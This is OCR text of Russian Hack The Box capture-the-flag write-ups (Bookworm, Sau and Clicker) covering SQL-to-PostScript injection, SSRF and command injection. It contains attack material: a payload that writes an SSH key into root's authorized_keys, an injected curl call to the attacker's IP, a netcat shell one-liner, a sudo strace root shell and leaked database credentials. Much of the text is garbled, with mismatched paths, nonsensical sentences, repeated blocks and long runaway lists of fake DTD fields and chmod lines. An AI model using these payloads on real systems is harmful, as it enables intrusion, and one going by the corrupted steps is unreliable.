    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User neil may run the following commands on bookworm:
    (root) /usr/local/sbin/genlabel *
neil@bookworm:~$
```

Здесь видим, что мы можем запустить приложение **/usr/local/bin/genlabel** без ввода пароля от имени пользователя **root**. Проверяем, что это за файл.

```
file /usr/local/bin/genlabel
```

```
neil@bookworm:~$ file /usr/local/bin/genlabel
/usr/local/bin/genlabel: Python script, ASCII text executable
```

Проверка файла genlabel

Это скрипт на Python, поэтому смотрим его исходный код. Приложение открывает файл **dbconfig.txt**, читает пароль для подключения к базе данных и подключается к ней (строки 9–14).

```
1  #!/usr/bin/env python3
2
3  import mysql.connector
4  import sys
5  import os.path
6  import os
7  import subprocess
8
9  with open('/var/local/labelpersonnel/dbconfs.txt', 'r') as cred_file:
10     db_pass = cred_file.read().strip()
11
12 cnx = mysql.connector.connect(user='bookworm', password=db_password,
                                 host='127.0.0.1',
                                 database='bookworm')
13
14 if len(sys.argv) != 2:
15     print('Usage: genlabel [sorted2d]')
16     exit()
```

Исходный код genlabel

Запяти скрипт делает запрос к базе, откуда извлекает много параметров (строки 22–24). Почти как python! PostScript шайтан, замечаю в нем значения чисел, что выглядит похоже на ответы, а содержимое файла строки 31–48). В конце записывается процесс **psjoof** и конвертирует файл PostScript в формат PDF (строки 50–54).

```
22 sql = "SELECT name, address, id, authorized_keys2, town, postcode,
23 Orders.id as orderid, Users.id as userid FROM Orders LEFT JOIN Users
24 ON Orders.user=Users.id WHERE Orders.id = %s" % sys.argv[1]
25
26 С помощью SQL-инъекции мы можем вставить произвольные данные вместо
27 переменной NAME в шаблоне:
28
29 ```
30 SQL
31 SELECT
32 (NAME) show
33 ```
34
35 В PS-файле будем вставлять следующий код, который запишет ключ SSH
36 в authorized_keys
37
38 ```
39 (show)
40 (/root/.ssh/authorized_keys) (w) file def
41 outfilel (ssh-rsa
42 AAAAB3NzaC1yc2EAAAADAQABAAABgQDm2rvwTFRRDzqB4ZfZbeyg1aSXYqpBLcvrilipe
43 4Br5JvnMCvlQsJ5XbWMQqFIWmb7ISdbE4VvoRREdMwqVSYOCQFEOGAOTD+RQa
44 2ZqNqNbEqFEUCSyhnCbwC3r2RTqaR+4aGK3K6KbEvCc6OcIhrTYtVJcgIEIuTWrTqvB
45 A8BFIEwI
46 Ag3T9KJOXVqVhZ+Ow3CRmcQbk+Sesi8TZCYfhcSgDSrMPY/WAwCFEmn/
47 wfvrTDFSCzPwCnbn+qZp1//
48 LmgxKxWeSlhYyvnrDRwcMPRFUqF3UD0rtSIYZ9YZKQoo/
49 clsuBrqAqDzDwqFJ4Ks1EQ2qrlqrfqd17BPkgwJNwrwrwNB3wJrjpwvbh1pEMMwmK3M+
50 RA/
51 hdTJ83Bjn2pufxQNZYqIlsWCCIBhDNT3HkuqoqwDR1KSfjlgjlnvbh1pEMMwmK3M+
52 rai8Fpi2F-PC)
53 writeto(sysfile)
54 outfilel closefile
55
56 (p) show
57
58 Никаких ошибок быть не должно. Для начинания будем использовать UNION-
59 запрос:
60
61 ```
62 show /var/local/bin/genlabel "0 union select" | /usr/local/sbin/genlabel
63 /usr/local/sbin/genlabel: /var/local/bin/genlabel: line 1: File descriptor(fd) ssh-rsa
64 AAAAB3NzaC1yc2EAAAADAQABAAABgQDm2rvwTFRRDzqB4ZfZbeyg1aSXYqpBLcvrilipe
65 4Br5JvnMCvlQsJ5XbWMQqFIWmb7ISdbE4VvoRREdMwqVSYOCQFEOGAOTD+RQa
66 2ZqNqNbEqFEUCSyhnCbwC3r2RTqaR+4aGK3K6KbEvCc6OcIhrTYtVJcgIEIuTWrTqvB
67 A8BFIEwI
68 Ag3T9KJOXVqVhZ+Ow3CRmcQbk+Sesi8TZCYfhcSgDSrMPY/WAwCFEmn/
69 wfvrTDFSCzPwCnbn+qZp1//
70 LmgxKxWeSlhYyvnrDRwcMPRFUqF3UD0rtSIYZ9YZKQoo/
71 clsuBrqAqDzDwqFJ4Ks1EQ2qrlqrfqd17BPkgwJNwrwrwNB3wJrjpwvbh1pEMMwmK3M+
72 RA/
73 hdTJ83Bjn2pufxQNZYqIlsWCCIBhDNT3HkuqoqwDR1KSfjlgjlnvbh1pEMMwmK3M+
74 rai8Fpi2F-PC)
75 writeto(sysfile)
76 outfilel closefile
77
78 (p) show
79
80 Попробуем подключиться с приватным ключом и получаем сообщение
81 на хост:
82
83 ```
84 root@bookworm:~# id
85 uid=0(root) gid=0(root) groups=0(root)
86 root@bookworm:~# cat /root/root.txt
87 5a1fca4f80bf5a32d2d4f7f1ce081f
88 root@bookworm:~#
89 ```
90 Флаг root
91
92 Машина завершена
93
94 ```
95 ```
96
97 ```
98 ```
99
100 ```
101 ```
102
103 ```
104 ```
105
106 ```
107 ```
108
109 ```
110 ```
111
112 ```
113 ```
114
115 ```
116 ```
```

взлом

HTB SAU

Раскручиваем цепочку SSRF и инъекций команд для захвата веб-сервера

Этот материал написан исключительно в образовательных целях. Автор не несет ответственности за любые последствия, возникшие в результате использования, распространения или иного применения информации, приведенной в данном материале. Все упомянутые технологии и методы используются на собственном оборудование или с разрешения владельцев ресурсов. Перед использованием любых технологий или методов ознакомьтесь с законодательством вашей страны. Ответственность за соблюдение законов полностью лежит на вас.

WARNING

Подписывая к машине с HTB рекомендуется только после того, как вы уже сделали root. Чтобы не ломать у других людей. Если вы сделаете root, то можете сбить или сломать машину для других пользователей

РАЗВЕДКА

Сканирование портов

Добавляем IP адрес машины в /etc/hosts

```
10.10.11.224    sau
```

И запускаем сканирование портов:

Сначала смотрим открытые порты:

- 22 — ssh (OpenSSH 8.9p1)
- 55555 — неизвестный сервис, выглядит как гостевая книга.

Еще нюанс: порт 80 не фильтруется. Посмотрим, что на нем что-то есть:

ТОЧКА ВХОДА

Сервис гостевая книга. Поиграл по разным что использовать сервис Request baskets. Нашел уязвимость SSRF. Ставим свой сервер, чтобы перенаправлять запросы на 55555 порт. Для начала запустим локальный веб-сервер:

```
python3 -m http.server 80
```

Потом создаем новую корзину:

Перешел в proxy версию и настроил для browserstack (ЧТО ЭТОО ЗАЧЕМ?)

Это уязвимость позволяет отправлять запросы выполнять запросы внутри на другой сервер. Для примера запустим локальный веб-сервер:

```
python3 -m http.server 80
```

И попробуем получить его контент:

```
curl -X POST -H "Content-Type: text/plain" -d "http://10.10.14.159:9999/web" -v http://10.10.11.224:55555/api
```

Запрос выходит в внешнюю сеть. Попробуем получить доступ к внутренним ресурсам HTB по порту 80. Возможно, SSRF помогает обойти их фаервол:

```
curl -X POST -H "Content-Type: text/plain" -d "http://10.10.14.159:9999/web" -v http://10.10.11.224:80
```

В ответе нашел интересность: поиграю переходом в **Burp History** и смотрим запросы:

Переходимся или запрос в **Burp Repeater** и разбираемся как работает поиграю. Первый запрос создает корзину, а 2 нет на получение того для чего нужно:

Из второго запроса вытекает обращение к создающей корзине, при этом передает полученный ранее токен. Попробуем изменить его:

Сервер должен был выдать ошибку, но вместо этого выдал ответ. Теперь попробуем в параметрах **forward_url** на первом шаге. Мы получили сообщение. Тогда попробуем подставить в первый запрос в значение **proxy_response**:

```
POST /api/baskets/test HTTP/1.1
Host: 10.10.14.159:9999
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Accept-Language: en-US,en
User-Agent: Mozilla/5.0
{"forward_url": "http://10.10.14.159:9999/web", "proxy_response": true, "insecure_tls": false, "expand_path": true, "capacity": 250}
```

При обращении к создающей корзине в ответе мы получаем ошибку. Мы разобрались в сервисе:

```
GET /api/baskets/1 HTTP/1.1
Host: 10.10.14.159:9999
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Accept-Language: en-US,en
Authorization: eyJhbGciOiJhcm9uMCIsInR5cCIsMTkzNjAzNX0
```

Инъекция команд ОС

Ставим версию 1.2.1 и ищем уязвимости отличающиеся в сервисе проекта на github:

Мы можем выполнить создающий команды ОС через параметр **command** на странице /logs. Попробуем в нашей уязвимости SSRF и запускаем сервер обратного стрима:

```
POST /api/policy/fetchfail/test HTTP/1.1
Host: 10.10.14.159:9999
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Accept-Language: en-US,en
Authorization: eyJhbGciOiJhcm9uMCIsInR5cCIsMTkzNjAzNX0
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
username=;curl http://10.10.14.159:80/test_run
```

Отправляем локальный запрос **curlmail** с подбором обратного стрима на /test_run и запускаем сервер в терминале. Теперь нам нужно в параметрах **command** создающей корзины в параметры поиграю:

```
POST /api/policy/fetchfail/test HTTP/1.1
Host: 10.10.14.159:9999
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Accept-Language: en-US,en
Authorization: eyJhbGciOiJhcm9uMCIsInR5cCIsMTkzNjAzNX0
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
username=;curl http://10.10.14.159:80/test_run
```


В логах веб-сервера видим постоянный запрос. Теперь запустим постоянку:

```
mkfifo /tmp/f; nc -lnvp 80 0</tmp/f | /bin/sh -i 2>&1 | tee -a /tmp/f
```

Отправляем запрос с этим payload в поиграю создающего в **curl**:

```
POST /api/policy/fetchfail/test HTTP/1.1
Host: 10.10.14.159:9999
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Accept-Language: en-US,en
Authorization: eyJhbGciOiJhcm9uMCIsInR5cCIsMTkzNjAzNX0
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
username=;curl http://10.10.14.159:80/test_run
```

В логах веб-сервера видим постоянный запрос. Теперь запустим постоянку:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Стабилизируем доступ к оболочке:

```
stty -echo; fg; reset; export SHELL=/bin/bash; export TERM=screen; stty rows 38 columns 116;
```

Проверяем версию sudo:

```
sudo -V
Sudo version 3.3.3
Sudoers policy plugin version 3.3.3
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9
```

В терминале нет alias ll. Добавляем алиасы и удобный:

```
alias ll='ls -lhtrsF'
alias lla='ll -a'
alias ll.='ll -d .*'
```

Отправляемся в home и смотрим что лежит:

```
cd ~; ll .bash_history .bash_logout .profile .sqlite_history
```

Отправляемся в home и смотрим что лежит:

```
cd ~; ll .bash_history .bash_logout .profile .sqlite_history
```

ЛОКАЛЬНЫЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Теперь нам нужно собрать информацию. В подразделе Linux встречается sudo -l:

Запускаем на хост сервер для стрим, дадим права на выполнение и запустим сервер. Теперь нам нужно сделать root. Ищем информацию, выполняем и видим версию:

В настройках sudoers есть strace, которая которая на основе выполнения strace. Ищем уязвимости strace. Нашел 2 эксплоита — можно использовать. Для начала нужно сделать root:

```
sudo -u root /usr/bin/strace -o /dev/null /bin/sh
```

В root файлы: добавляем пользователя, есть даже root на сервер:

```
/dev/null/proxy/proxy/proxy.conf
```

```
sudo -u root /usr/bin/strace -o /dev/null /bin/sh -c 'echo "RewriteEngine On
RewriteRule ^/(.*) /usr/local/bin/chmod -R 777 /var/log/ /var/lib/ /var/www/
```

HTB CLICKER

Clicker

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	23 Sep 2023	Medium	30

Инжектим команды через Perl

В этом райтапе я покажу, как использовать уязвимость в Perl, чтобы провести инъекцию команд и повысить привилегии на атакуемой машине. Но сначала мы устроим атаку на сайт, получим RCE и декомпилируем пользовательское приложение.

RalfHacker
hacker@ralf@gmail.com

Наша цель — захват рута на машине Clicker с площадки Hack The Box. Уровень ее сложности — средний.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.232   clicker.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).

```
Nmap scan report for clicker.htb (10.10.11.232)
Host is up (0.18s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 89:d7:39:34:58:a0:ea:a1:db:c1:3d:14:ec:5d:5a:92 (ECDSA)
|_  256 8a:da:8d:af:65:9c:bb:f0:71:d5:13:50:ed:d8:11:38 (ED25519)
80/tcp   open  http     Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Clicker - The Game
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
111/tcp  open  rpcbind  2-4 (RPC #100000)
| rpcinfo: ERROR: Script execution failed (use -d to debug)
2049/tcp  open  nfs     3-4 (RPC #100003)
35575/tcp open  mountd  1-3 (RPC #100005)
36369/tcp open  status  1 (RPC #100024)
41121/tcp open  mountd  1-3 (RPC #100005)
41589/tcp open  nlockmgr 1-4 (RPC #100021)
58593/tcp open  mountd  1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Сканер нашел несколько открытых портов, среди них отметим:

- 22 — служба OpenSSH 8.9p1;
- 80 — веб-сервер Apache 2.4.52;
- 2049 — служба NFS.

Остальные порты не представляют интереса.

ТОЧКА ВХОДА

Первым делом подключимся к хранилищу NFS и посмотрим, что там.

```
showmount -e clicker.htb
```

```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/clicker]
└─$ showmount -e clicker.htb
Export list for clicker.htb:
/mnt/backups *
```

Доступные разделы NFS

Нам доступен раздел с бэкапами. Примонтируем его и посмотрим содержимое.

```
sudo mount -t nfs clicker.htb:/mnt/backups /mnt/
```

```
┌──(ralf㉿ralf-PC)-[/mnt]
└─$ ls -la
итого 2240
drwxr-xr-x  2 nobody nogroup    4096 сен  5 22:19 .
drwxr-xr-x 20 root   root       4096 сен  4 10:41 ..
-rw-r--r-- 1 root   root    2284115 сен  1 23:27 clicker.htb_backup.zip
```

Содержимое раздела


Там всего один архив, копируем его на нашу машину и демонтируем раздел.

```
sudo umount /mnt
```

clicker.htb	5,0 МиБ	
assets	4,9 МиБ	
exports	0 Б	
admin.php	3,8 КиБ	1,5 КиБ
authenticate.php	608 Б	298 Б
create_player.php	541 Б	276 Б
db_utils.php	2,5 КиБ	823 Б
diagnostic.php	1,3 КиБ	675 Б
export.php	1,9 КиБ	694 Б
index.php	3,8 КиБ	1,4 КиБ
info.php	3,3 КиБ	1,3 КиБ
login.php	3,2 КиБ	1,3 КиБ
logout.php	74 Б	62 Б
play.php	3,3 КиБ	1,2 КиБ
profile.php	3,0 КиБ	1,2 КиБ
register.php	3,3 КиБ	1,3 КиБ
save_game.php	563 Б	349 Б

Содержимое архива

Архив содержит исходные коды сайта, что облегчит поиск уязвимостей.



Главная страница сайта

Продолжение статьи →

HTB CLICKER

ИНЖЕКТИМ КОМАНДЫ ЧЕРЕЗ PERL

ТОЧКА ОПОРЫ

Повышение привилегий на сайте

Сперва по порядку просмотрим все файлы и каждым отметим интересные данные и потенциальные уязвимости. К примеру, в **db_utils.php** лежит функция для загрузки и сохранения профиля (строки 44-88). В обоих функциях используется запрос к базе данных, в первом случае для получения данных, во втором — для изменения существующей записи:

```
$ ls -la
total 52
drwxr-xr-x 3 root root 4096 Jun 14 11:14 .
drwxr-xr-x 3 root root 4096 Jun 14 11:14 ..
-rw-r--r-- 1 root root 1223 Jun 14 11:14 db_utils.php
-rw-r--r-- 1 root root 1223 Jun 14 11:14 diagnostic.php
-rw-r--r-- 1 root root 1223 Jun 14 11:14 export.php
-rw-r--r-- 1 root root 1223 Jun 14 11:14 game.php
-rw-r--r-- 1 root root 1223 Jun 14 11:14 index.php
-rw-r--r-- 1 root root 1223 Jun 14 11:14 login.php
-rw-r--r-- 1 root root 1223 Jun 14 11:14 logout.php
-rw-r--r-- 1 root root 1223 Jun 14 11:14 save_game.php
-rw-r--r-- 1 root root 1223 Jun 14 11:14 stroke.php
-rw-r--r-- 1 root root 1223 Jun 14 11:14 update_game.php
-rw-r--r-- 1 root root 1223 Jun 14 11:14 upgrade.php
-rw-r--r-- 1 root root 1223 Jun 14 11:14 validate.php
$ cat db_utils.php
<?php
$db = new PDO('mysql:hostname=127.0.0.1;port=3306;dbname=clicker;charset=utf8', 'clicker_db_user', '5Ukn3Ldx');
function get_user_data($uid) {
    global $db;
    $stmt = $db->prepare("SELECT * FROM users WHERE id = :id");
    $stmt->execute(array(':id' => $uid));
    $data = array();
    while (true) {
        $row = $stmt->fetch(PDO::FETCH_ASSOC);
        if (!$row) break;
        $data[] = $row;
    }
    return $data;
}
function save_game_data($uid, $data) {
    global $db;
    $stmt = $db->prepare("UPDATE users SET data = :data WHERE id = :id");
    $stmt->execute(array(':id' => $uid, ':data' => $data));
}
?>
```

Содержимое файла db_utils.php

Из файла **diagnostic.php** узнаём о существовании пункта доступа (строки 2-7), а также получаем информацию для подключения к базе данных (строки 27-38):

```
$ cat -n diagnostic.php
     1  <?php
     2  if (!isset($_GET['t'])) {
     3      header('Location: /');
     4      exit;
     5  }
     6  $t = $_GET['t'];
     7  ?>
     8  <?xml version="1.0"?>
     9  <!DOCTYPE diagnostic_data [
    10      <!ELEMENT diagnostic_data (time, uptime, load_average, cpu_info, mem_info, disk_info, net_info, process_info, kernel_info, system_info, hostname, timezone, locale, environment, error_log, access_log, cron_jobs, installed_packages, network_interfaces, routing_table, arp_table, iptables_rules, firewall_rules, ssl_certificates, ssh_keys, passwd_entries, shadow_entries, group_entries, sudoers_entries, crontab_entries, mounted_filesystems, swap_info, memory_info, cpu_info, gpu_info, usb_devices, pci_devices, scsi_devices, ide_devices, block_devices, partitions, raid_arrays, lvm_volumes, zfs_pools, zfs_datasets, zfs_snapshots, zfs_volumes, zfs_properties, zfs_history, zfs_log, zfs_events, zfs_errors, zfs_warnings, zfs_info, zfs_version, zfs_modules, zfs_kernel_module, zfs_kernel_version, zfs_user_version, zfs_user_modules, zfs_user_kernel_module, zfs_user_kernel_version, zfs_user_version_mismatch, zfs_user_modules_mismatch, zfs_user_kernel_module_mismatch, zfs_user_kernel_version_mismatch, zfs_user_version_mismatch_warning, zfs_user_modules_mismatch_warning, zfs_user_kernel_module_mismatch_warning, zfs_user_kernel_version_mismatch_warning, zfs_user_version_mismatch_error, zfs_user_modules_mismatch_error, zfs_user_kernel_module_mismatch_error, zfs_user_kernel_version_mismatch_error, zfs_user_version_mismatch_fatal, zfs_user_modules_mismatch_fatal, zfs_user_kernel_module_mismatch_fatal, zfs_user_kernel_version_mismatch_fatal, zfs_user_version_mismatch_critical, zfs_user_modules_mismatch_critical, zfs_user_kernel_module_mismatch_critical, zfs_user_kernel_version_mismatch_critical, zfs_user_version_mismatch_emergency, zfs_user_modules_mismatch_emergency, zfs_user_kernel_module_mismatch_emergency, zfs_user_kernel_version_mismatch_emergency, zfs_user_version_mismatch_alert, zfs_user_modules_mismatch_alert, zfs_user_kernel_module_mismatch_alert, zfs_user_kernel_version_mismatch_alert, zfs_user_version_mismatch_notice, zfs_user_modules_mismatch_notice, zfs_user_kernel_module_mismatch_notice, zfs_user_kernel_version_mismatch_notice, zfs_user_version_mismatch_info, zfs_user_modules_mismatch_info, zfs_user_kernel_module_mismatch_info, zfs_user_kernel_version_mismatch_info, zfs_user_version_mismatch_debug, zfs_user_modules_mismatch_debug, zfs_user_kernel_module_mismatch_debug, zfs_user_kernel_version_mismatch_debug, zfs_user_version_mismatch_trace, zfs_user_modules_mismatch_trace, zfs_user_kernel_module_mismatch_trace, zfs_user_kernel_version_mismatch_trace, zfs_user_version_mismatch_verbose, zfs_user_modules_mismatch_verbose, zfs_user_kernel_module_mismatch_verbose, zfs_user_kernel_version_mismatch_verbose, zfs_user_version_mismatch_debug2, zfs_user_modules_mismatch_debug2, zfs_user_kernel_module_mismatch_debug2, zfs_user_kernel_version_mismatch_debug2, zfs_user_version_mismatch_debug3, zfs_user_modules_mismatch_debug3, zfs_user_kernel_module_mismatch_debug3, zfs_user_kernel_version_mismatch_debug3, zfs_user_version_mismatch_debug4, zfs_user_modules_mismatch_debug4, zfs_user_kernel_module_mismatch_debug4, zfs_user_kernel_version_mismatch_debug4, zfs_user_version_mismatch_debug5, zfs_user_modules_mismatch_debug5, zfs_user_kernel_module_mismatch_debug5, zfs_user_kernel_version_mismatch_debug5, zfs_user_version_mismatch_debug6, zfs_user_modules_mismatch_debug6, zfs_user_kernel_module_mismatch_debug6, zfs_user_kernel_version_mismatch_debug6, zfs_user_version_mismatch_debug7, zfs_user_modules_mismatch_debug7, zfs_user_kernel_module_mismatch_debug7, zfs_user_kernel_version_mismatch_debug7, zfs_user_version_mismatch_debug8, zfs_user_modules_mismatch_debug8, zfs_user_kernel_module_mismatch_debug8, zfs_user_kernel_version_mismatch_debug8, zfs_user_version_mismatch_debug9, zfs_user_modules_mismatch_debug9, zfs_user_kernel_module_mismatch_debug9, zfs_user_kernel_version_mismatch_debug9, zfs_user_version_mismatch_debug10, zfs_user_modules_mismatch_debug10, zfs_user_kernel_module_mismatch_debug10, zfs_user_kernel_version_mismatch_debug10, zfs_user_version_mismatch_debug11, zfs_user_modules_mismatch_debug11, zfs_user_kernel_module_mismatch_debug11, zfs_user_kernel_version_mismatch_debug11,
```

HTB CLICKER

ИНЖЕКТИМ КОМАНДЫ ЧЕРЕЗ PERL

ПРОДВИЖЕНИЕ

Мы заполучились как пользователь, и теперь нужно понять, как повышать привилегии в системе. Для этого полезно собрать всю доступную информацию. Я сбываю использую для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Выполнять дальнейшую эксплуатацию и повышение привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Выбираем из результатов самое важное.

На хосте присутствовали много портов, возможно, есть доступные локально сайты или службы.

```
Active Ports
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:36200           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:54651           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6010          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:52901         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::2049                 :::*                    LISTEN      -
tcp6       0      0 :::8080                 :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::33891                :::*                    LISTEN      -
tcp6       0      0 :::111                  :::*                    LISTEN      -
tcp6       0      0 ::1:6010                :::*                    LISTEN      -
tcp6       0      0 :::38723                :::*                    LISTEN      -
```

Список прослушиваемых портов

У файла **execute_query** установлен S-бит, а его владелец — пользователь jack.

```
-rwsrwxr-x 1 root root 16368 Feb 26  2022 execute_query
```

Файлы с установленным SUID

В каталоге **/opt** лежит пользовательский скрипт **monitor.sh**.

```
Unexpected in /opt (usually empty)
total 16
drwxr-xr-x  3 root root 4096 Jul 20 10:00 .
drwxr-xr-x 18 root root 4096 Sep  5 19:19 ..
drwxr-xr-x  2 jack jack 4096 Jul 21 22:29 manage
-rwxr-xr-x  1 root root  504 Jul 20 10:00 monitor.sh
```

Содержимое каталога /opt

В этом скрипте никаких учетных данных нет, однако есть отмена переменных окружения **PERLLIB** и **PERLLIB**, с которыми связана одна уязвимость прошлогоднего выполнения кода в каждом приложении.

```
jackpot14@clicker:~/var/www/clicker.htb/scripts$ cat /opt/monitor.sh
#!/bin/bash
if [ -z "$1" ]; then
  echo "Error, please run as root"
  exit
fi

date=$(/usr/bin/curl -s http://clicker.htb/diagnostic.php?token=secret_diagnostic_token);
/usr/bin/rm -rf /var/www/html/*
/usr/bin/mkdir -p /var/www/html/diagnostic_files/diagnostic_$(timestamp).set

/usr/bin/cp -r /var/www/clicker.htb/diagnostic_files/diagnostic_$(timestamp).set /var/www/html/
/usr/bin/chown -R www-data:www-data /var/www/html/*
/usr/bin/find /var/www/html/diagnostic_files/ -type f -name "*.set" -exec /usr/bin/perl -p -i -e '$_ = "" if time() - (stat($ARGV))[9] > 300;' -e '$_ = "$1\n" if /^\s*(\S[^\n]*\S)\s*$/;' -e '$_ = "" unless /^\S/;' -{} \;
/usr/bin/find /var/www/html/diagnostic_files/ -type f -name "*.set" -exec /usr/bin/chmod 0644 -{} \;
/usr/bin/chmod -R 0755 /var/www/html/diagnostic_files/
/usr/bin/chmod -R 0755 /var/www/html/
/usr/bin/chmod -R 0755 /var/www/clicker.htb/
/usr/bin/chmod -R 0755 /var/www/clicker.htb/scripts/
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.sh" -exec /usr/bin/chmod 0755 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.pl" -exec /usr/bin/chmod 0755 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.cgi" -exec /usr/bin/chmod 0755 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.cfg" -exec /usr/bin/chmod 0644 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.conf" -exec /usr/bin/chmod 0644 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.log" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.ini" -exec /usr/bin/chmod 0644 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.dat" -exec /usr/bin/chmod 0644 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.db" -exec /usr/bin/chmod 0644 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.mdb" -exec /usr/bin/chmod 0644 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.sql" -exec /usr/bin/chmod 0644 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.tmp" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.bak" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.old" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.orig" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.swp" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.swo" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.swn" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.swm" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.swl" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.swk" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.swj" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.swi" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.swh" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.swg" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.swf" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.swe" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.swd" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.swc" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.swb" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.swa" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.sw9" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.sw8" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.sw7" -exec /usr/bin/chmod 0640 -{} \;
/usr/bin/find /var/www/clicker.htb/ -type f -name "*.sw6" -exec /usr/bin/chmod 0640 -{} \;
